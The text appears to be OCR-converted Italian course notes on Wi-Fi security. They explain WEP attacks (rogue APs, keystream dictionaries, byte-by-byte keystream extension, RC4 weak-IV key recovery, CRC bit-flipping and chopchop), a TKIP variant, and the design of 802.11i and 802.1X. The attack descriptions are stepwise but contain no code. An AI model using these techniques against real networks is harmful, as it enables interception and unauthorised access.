L'attacco man in the middle prevede di dirigere tutto il traffico tra due host attraverso la propria macchina con i seguenti scopi:

- Assicurarsi che il traffico da intercettare passi per la propria macchina
- convincere una macchina che la forma di autenticazione è cambiata e che non si utilizza più lachiave WEP.
- Poter influenzare le procedure di autenticazione e crittografia degli strati superiori (attacco MINTM sui certificati SSL).

Di seguito le possibili modalità di attacco:

- Qualsiasi macchina della rete che possiede la chiave WEP **può spacciarsi per l'AP**.
- Se un attaccante deautentica l'host, l'host cercherà di ripetere l'autenticazione. Ne scaturisce una **race condition** per cui l'attaccante cerca di rispondere prima dell'AP. Quest'ultimo si può aiutare con una seconda scheda di rete per **produrre un DoS sul vero AP** in modo da favorirsi nella corsa.
- Spesso dopo un certo numero di disconnessioni un host cercherà di ripetere l'autenticazione su un canale diverso, facendo **channel hopping**. L'attaccante si può mettere in ascolto su un altro canale così è sicuro che la vittima si collegherà con lui.
- I finti AP si chiamano **Rogue AP o Fake AP**.

La non ripetizione di IV è fondamentale per non rischiare di esporre il materiale cifrato, **riutilizzare un IV significa utilizzare due volte lo stesso keystream**. Come abbiamo visto il protocollo permette di accedere al contenuto in chiaro e successivamente (in pochi secondi) a quello cifrato, dunque se si cifrasse con lo stesso keystream si potrebbe risalire al contenuto di tutti questi pacchetti cifrati con lo stesso IV.
Risulta possibile costruire un dizionario di tutti i keystream?.

- Il campo IV è lungo 24 bit dunque si possono ottenere 16.777.216 keystream diversi.
- essendo i pacchetti lunghi 1500 byte si devono 25GB di traffico, che su una rete con 30Mbit/s si ottengono in 2 ore.

Questo ci permette in linea teorica di **poter costruire un dizionario** di tutti i keystream.

- Per ricavare un keystream lattaccante deve conoscere il contenuto del pacchetto che vede passare cifrato.
- Esistono dei pacchetti di cui il contenuto è predicibile, e che sono riconoscibili dalla lunghezza (es: DHCP request).

- Quando lattaccante vede passare un pacchetto della lunghezza corrispondente conosce il contenuto, quindi automaticamente ricava il keystream.

Ottenere un keystream 61



Figure 61: Ottenere un keystream

Un'eventualità durante questo tipo di attacchi è quella di ricavare un keystream che sia più piccolo di quello totale (quindi non lungo quanto l'MTU della rete). **In questo caso l'attaccante deve poter estendere tale keystream.**

- Se lattaccante conosce un keystream lungo N bytes, forgia un nuovo pacchetto (es: Ping), più lungo di un byte.
- Non può cifrare questo byte aggiuntivo perchè non conosce il byte aggiuntivo di keystream, quindi suppone che sia 0x00.
- Lattaccante ricalcola il CRC, lo accoda al pacchetto e lo invia.
- A destinazione il CRC viene verificato, se il byte di keystream non era 0x00 il CRC fallisce, e non viene ricevuta risposta. Altrimenti si riceve una risposta, quindi 0x00 era il byte giusto.
- Se non si riceve risposta si riprova con 0x01 . . .

Mediamente dopo 128 tentativi si ottiene il byte di estensione. Se non si vuole impattare troppo sulle prestazioni della rete si può pensare di indovinare il keystream nell'arco di 24 ore.
Ottenuto il primo keystream l'attaccante **può cominciare a costruire il dizionario**

- Avendo a disposizione un keystream intero **può iniettare** nella rete pacchetti che vengono elaborati correttamente dalle macchine collegate
- Esiste unopzione del protocollo ICMP che impone ad una macchina che riceve un ping di rispondere esattamente con lo stesso pacchetto.
- Lattaccante forgia dei ping di 1500 byte, e conosce la risposta.
- La vittima risponderà utilizzando IV diversi, quindi mettendo a disposizione dellattaccante nuovi keystream.

Facciamo due calcoli riguardo il tempo necessario per un attacco del genere:

- Individuazione pacchetto DHCP/attacco dell'oracolo (pochi secondi)
- estensione del keystream (24 ore)
- generazione del dizionario (3/4 ore)
- totale circa 28 ore
- tuttavia se si vuole rendere l'attacco **meno evidente** occorre diminuire il traffico generato e **raddoppiare o triplicare** il tempo occorrente
- una volta costruito il dizionario si possono decifrare tutti i pacchetti della rete oltre che inviarne senza conoscere la chiave segreta.

6.3.9 Vulnerabilità di RC4

Scoperta nel 2001 da Fluhrer, Mantin e Shamir. **La vulnerabilità risiede nel modo in cui RC4 genera i keystream**. In particolare esiste una correlazione statistica tra il primo byte del keystream e la chiave segreta utilizzata. **Si dice che esistono IV deboli**. Raccogliendo 60 pacchetti cifrati a partire da IV deboli si può **ricavare la chiave segreta**, che una volta compromessa da accesso completo alla rete!

- Gli IV deboli sono distribuiti uniformemente nello spazio degli IV, e per ottenere 60 IV interessati ci vogliono mediamente 4.000.000 di pacchetti cifrati.
- Dunque a seconda del traffico generato dalla rete in poche ore si rompe una chiave WEP e si ottiene una chiave di sicurezza da 40 bit.

- La complessità dell'attacco aumenta **linearmente** con la lunghezza della chiave WEP.
- Alcuni produttori corrono ai ripari impedendo ai loro AP di utilizzare IV deboli, **non rispettando lo standard**.

Nel 2004 l'hacker KoreK invia su un forum un programma basato su una sua ricerca statistica, che svela **un'altra correlazione** anche tra **altri byte di keystream** e la chiave WEP rendendo l'attacco precedente ancora più facile. Successivamente vengono introdotto **nuove migliorie** per rompere una chiave WEP a 40 bit: basta raccogliere qualche decina di migliaia di pacchetti cifrati ed attendere un tempo di elaborazione **di pochi secondi**.
Alcune note sull'algoritmo:

- Le specifiche di RC4 vengono rivelate solo alcuni anni dopo la sua pubblicazione
- La comunità scientifica riceve RC4 con sospetto e dunque lo analizza in ritardo.
- **Utilizzare un algoritmo chiuso ha prodotto questo risultato**

6.3.10 Attacchi sul CRC

Il CRC è lineare rispetto all'operazione di $\oplus$. Definiamo C come un pacchetto cifrato, M pacchetto in chiaro e K il keystream.

Linearità del CRC 62

$$\begin{aligned} C &= K \oplus M \\ &= (K_p \parallel K_c) \oplus (M_p \parallel CRC(M)) \\ &= K_p \oplus M_p \parallel (K_c \oplus CRC(M)) \\ &\equiv C_p \parallel C_c \end{aligned}$$

Figure 62: Linearità del CRC

Se vogliamo generare un messaggio M_p^1 0 che sia una modifica del messaggio originale M (definiamo $M_p^1 = M_p + d$ dove d è la modifica che vogliamo apportare) e ottenere un corrispondente messaggio cifrato C^1 possiamo farlo:

Linearità del CRC 63

$$\begin{aligned} C' &= K \oplus (M'_p \parallel CRC(M'_p)) \\ &= (K_p \oplus M_p \oplus d) \parallel (K_c \oplus CRC(M \oplus d)) \\ &= (K_p \oplus M_p) \oplus d \parallel (K_c \oplus CRC(M) \oplus CRC(d))) \\ &= (C_p \oplus d) \parallel (C_c \oplus CRC(d)) \end{aligned}$$

Figure 63: Linearità del CRC

L'attaccante può prendere un pacchetto cifrato, cambiarne il contenuto (facendo lo XOR sia del contenuto con d, sia del CRC con CRC(d)), reinviarlo anche senza conoscere il contenuto. Ad esempio, lattaccante potrebbe **cambiare parte dellindirizzo IP destinazione** (se è predicibile in qualche modo). In questo modo lAP reinstraderebbe verso lesterno (possibilmente verso un host controllato dallattaccante stesso) il pacchetto, ovviamente dopo averlo decifrato.

Lo stesso tipo di attacco può essere utilizzato per recuperare una messaggio in chiaro dato un messaggio cifrato un byte alla volta:

- Lattaccante prende un pacchetto C, ed elimina lultimo byte B.
- Con trasformazioni simili a quelle viste, si può ricalcolare il CRC del messaggio troncato a partire da C e da B. Ma lattaccante non conosce B.
- Pone B=0x00, ricalcola il CRC del pacchetto troncato e lo invia.
- Se lAP risponde qualcosa (qualsiasi risposta indica che il CRC era corretto) allora lultimo byte del messaggio originale è effettivamente 0x00.
- Altrimenti cicla con 0x01

6.3.11 HTTP Authentication

All'ingresso nella rete il client fa un'autenticazione e un'associazione in standard 802.11

HTTP Authentication 64



Figure 64: HTTP Authentication

Il client riceve un indirizzo IP con DHCP

HTTP Authentication 265



Figure 65: HTTP Authentication 2

Il client si connette alla porta 80 del server di autenticazione e si autentica con una metodo qualsiasi (SSL, password, md5 password ecc..)

HTTP Authentication 66



Figure 66: HTTP Authentication

Dunque per sintetizzare non esiste uno standard per effettuare e l'autenticazione deve sempre passare su SSL.
Si introducono tutti i problemi riguardanti i livelli superiori:

- Sicurezza del webserver
- sicurezza del browser (Cookies, SQL Injection ecc)

6.4 Il protocollo 802.11i

ABBREVIAZIONI

- **802.1X** Port-Based Network Access Control standard.
- **WPA** Wireless Protected Access certification (vers. 1 o 2).
- **EAP** Extensible Authentication Protocol.
- **EAPoL** EAP Over LAN.
- **TLS** Transport Layer Security.
- **RADIUS** Remote Authentication Dial In User Service

6.4.1 Storia di 802.11i

1. **4/2003**: nasce WPA
2. **6/2004**: nasce lo standard 802.11i, ovvero WPA2
3. In seguito alla sua uscita molti tra i produttori hanno rilasciato degli aggiornamenti di firmware/driver perchè i loro vecchi prodotti pre 802.11i fossero almeno compatibili con WPA.

6.4.2 Novità di 802.11i

Algoritmi di crittografia rinnovati:

- **TKIP**: utilizza RC4 ma in una modalità che non permette gli attacchi visti su WEP.
- **CCMP:** abbandona RC4 e utilizza AES per la cifratura

Gestione delle chiavi rinnovata:

- **WPA-PSK**: pre shared key tra le macchine della rete
- **802.1X based authentication**

Non cambiano:

- Il traffico di management
- traffico di controllo

Cambio di algoritmi: Si utilizzano due algoritmi al posto di WEP, il **Tkip** o il **CCMP**, entrambi eliminano le problematiche di sicurezza riguardanti IV (corti, chiavi crackabili ecc), al prezzo di maggiore complessità, quindi difficilmente sono stati portati su hardware esistente.

6.4.3 WPA, WPA2 and insecurity

Il **WPA** è una versione di 802.11i che anticipa lo standard e già utilizza gli algoritmi di TKIP con gestione delle chiavi statica detta anche WPA Home o WPA-PSK. Gli AP possono utilizzare TKIP con un semplice aggiornamento del firmware.
Il **WPA2** è la versione completa dello standard con l'utilizzo di 802.11X (WPA Enterprise). In questo caso gli ap devono implementare il client RADIUS e l'algoritmo CCMP, difficilmente realizzabili su hardware limitati.
Per quanto riguarda le **insicurezza** è da evidenziare l'esistenza di una variante dell'attacco **chopchop per TKIP**. Vediamo le principali differenze rispetto a WEP:

- Con WPA non si può ripetere due volte lo stesso IV (che prendere in questo caso il nome di **TSC**), perchè il ricevitore tiene un contatore degli ultimi ricevuti.
- Nel caso di IEEE 802.11e, esistono 8 code differenti di ricezione ciascuna con TSC indipendente.
- l'attacco può essere portato decifrando un byte per volta di un pacchetto utilizzando le code diverse.
- Nella pratica possiamo **decifrare un pacchetto cifrato** e recuperare un keystream per riutilizzarlo in una coda distinta per iniettare un pacchetto nella rete.

6.4.4 802.1x: Port based network access control

Si tratta di uno standard che definisce dei ruoli generici per l'architettura di controllo degli accessi in reti 802. In questo standard vengono divisi i due ruoli dell'authenticator e dell'AP, che in questo caso offre solo accesso di livello II. In questo modo viene ridisegnata la **topologia della rete** rendendola più gestibile.

Topologia 802.1X 67



Figure 67: Topologia 802.1X

I link in nero sono wired mentre quelli in rosso sono wireless, il link tra *authentication* server e *authenticator*, è un link di livello 3 **considerato sicuro.**
Vediamo quali sono i **ruoli** all'interno della topologia:

- *Supplicant:*
  - Si deve autenticare per entrare nella rete.
  - Deve generare del *keying material* per poter comunicare in modo sicuro con l'*authenticator*.
- *authenticator*
  - Non ha ruolo attivo nell'autenticazione (proxy)

  - Alla fine dell'autenticazione deve possedere il keying material in comune con il supplicant.
  - deriva dal keying material chiavi per cifrare ed autenticare.

- *authentication server*:
  - si tratta di un **database di credenziali** di autenticazione, quindi di fatto è lui che autentica il supplicant.
  - una volta stabilita l'identità di supplicant decide se farlo entrare o meno e comunica la decisione all'authenticator.
  - Anche l'authentication server deve autenticarsi con il supplicant, **l'autenticazione è sempre bidirezionale**.

Vediamo adesso quali sono le **fasi dell'autenticazione**:

- *Fase 1:* autenticazione 802.11 (solo per compatibilità) e associazione.
- *Fase 2*: autenticazione tra supplicant e authentication server. Le due macchine verificano la reciproca identità e producono una chiave simmetrica **PMK** (Pairwise master key).
- *Fase 3*: la PMK viene spostata sull'authenticator.
- *fase 4*: a partire dalla PMK supplicant e authenticator derivano delle chiavi che verranno utilizzate per cifrare e autenticare tutti i pacchetti successivi (chiave **PTK** per il traffico unicast e **GTK** per il traffico broadcast).

Da questo momento in poi lauthentication server non partecipa più alle comunicazioni se non interpellato. Saltuariamente supplicant e authenticator possono decidere di generare delle nuove GTK e PTK a partire dalla PMK che rimane la stessa (key refresh). dalla PMK che rimane la stessa (key refresh). Lauthenticator può decidere di forzare anche una riautenticazione, e costringere il supplicant a ripetere lautenticazione iniziale per generare una nuova chiave PMK.
Unautenticazione completa coinvolge diversi **protocolli** e può essere configurata in molti modi diversi.
I **protocolli** possono essere di due tipi:

- **End to End (ete)**: un protocollo che coinvolge due macchine virtualmente collegate, ma non fisicamente comunicanti (ad es. TCP/UDP). Nel nostro caso EAP.
- **Point to Point (ptp)**: un protocollo che coinvolge due macchine che sono direttamente connesse (ad es. DHCP). Nel nostro caso EAPoL, ma anche, astrattamente RADIUS.

Vediamo nel dettaglio:

- **Fase 1**: Standard 802.11a/b/g.
- **Fase 2**: Tra supplicant e authentication server si usa il protocollo EAP (ete). Questo viene veicolato tra supplicant e authenticator dentro a pacchetti in formato EAPoL, e tra authenticator e authentication server attraverso il protocollo RADIUS (ptp).

6.4.5 WPA Home

Se non si vuole utilizzare un authentication server si possono impostare le chiavi PMK direttamente nel supplicant e nellauthenticator. Si parla di **PSK Pre-Shared Key:**

- Tutto funziona nello stesso modo, ma si salta la parte di autenticazione EAP e si prosegue dagli handshake.
- Le PSK possono essere configurate in una lista, associate ai MAC address delle schede di rete dei client.

Una PSK è costituita da 256 bit e può essere specificata come:

- Una stringa in esadecimale: 0xa39f16ed6. . .
- Una password che viene trasformata in 256 bit di chiave PSK.

INSERIRE hyrerchy